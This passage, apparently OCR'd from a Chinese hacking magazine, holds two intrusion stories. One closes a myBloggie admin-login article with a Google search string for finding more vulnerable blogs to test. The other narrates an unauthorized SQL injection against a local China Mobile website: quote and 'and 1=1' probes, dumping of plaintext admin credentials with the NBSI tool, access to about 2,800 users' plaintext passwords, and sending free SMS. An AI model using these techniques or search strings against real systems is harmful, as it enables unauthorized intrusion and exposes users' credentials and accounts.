


图 3

登录后台看看吧。输入用户名和密码，进入了管理后台，发现什么都做不了，呵呵，只可以发表新日志、增加管理员、增加普通用户、更改用户，如图4。




图 4

至于获得webshell，暂时似乎没有办法了，此漏洞到此结束。

最后为了方便大家测试漏洞，就教大家如何找这类blog吧，很简单，看到此blog最底下Powered by myWebland了吗，这个就是关键字了，可以结合程序名一起搜索，即在www.google.com中搜索“myBloggie 2.x - by myWebland”，这样就可以搜索到许多这类程序了，如图5。




图 5

切记：此套blog是国外程序，所以必须在google下搜索，要是在百度下几乎搜索不到哟！

（文章中涉及到的工具MyBloggie.exe已经收录在了光盘中）

移动，网通任俺闯



周五杰

手机大家都有吧？移动大家都知道吧？网站大家都会上吧？（开个玩笑，别丢我柿子哦）目前在网上用手机进行消费的项目越来越多，像什么QB了、收费电影了……移动可真会赚钱，先不管移动，我们来检测一下移动的网站安全性做的如何。

首先来看下首页，我们这儿的移动网站其实挺简陋的，不过有几个不错的服务，例如在线自写短信息功能，不过必须要先用手机注册，郁闷哦，俺一介书生哪来的那玩意儿，还是来看看它有什么有意思的短信息，有很多搞笑的哦，猛抬头，你猜我看到了什么？竟然在IE的地址栏中看到了otype.asp?oid=7（图1），啊，这类的地址很可能存在注入漏洞的，如果它存在的话，我就有机会免费发短信息了（口水止不住的往外流哦）。

在网址后面加个“'”，再加个“and 1=1”，“and 1=2”，好幸运呀，测试结果正是我们想要的，一个正常返回，一个出错。拉出我们的宝马（NBSI2），别人都用阿D什么的，我却对NBSI情有独衷，开跑吧，居然提示说没有漏洞。不会啊！明明有的嘛！加个特征码（645），再跑，终于出来了！使用的是MS-SQL数据库，权限是DB_OWNER。继续猜解，NBSI顺利地跑出了后台帐号和密码，而且密码还是明文的哦（图2），

一个人的战争

现在就差后台地址了，NBSI果然不负众望，就这样搞出了后台登录页面，填上帐号和密码，OK！成功登录！连IP都不用限制的，什么破后台啊，功能怎么这么少啊，没有什么好利用的，突然我发现了一个桃源胜地，有个用户管理，难道是手机用户……正是的，有2800多个用户呢，还有明文的密码（图3），这下可发了！回到那个发短信息的页面，随便找个手机号试了试，果然我爷爷的破手机叫了起来（图4），而且速度好快哦，以后可以免费发短信息了，谢谢移动给我们的厚礼。不过事关N个手机用户的利益，还是通知管理员吧！移动的测试就此告一段落。




图 1




图 2




图 3

众所周知，北方的网民大多是网通的用户，南方的大多是电信的用户，搞的我们这些上网的很郁闷，为什么？我们网通的用户上电信的网站慢得要死，电信的用户上网通网站也是慢得要死，网通CNC的标示在我们这里随处可见，那么网通的安全性是否也做好了呢？我（小菜）今天就也来检测一下。

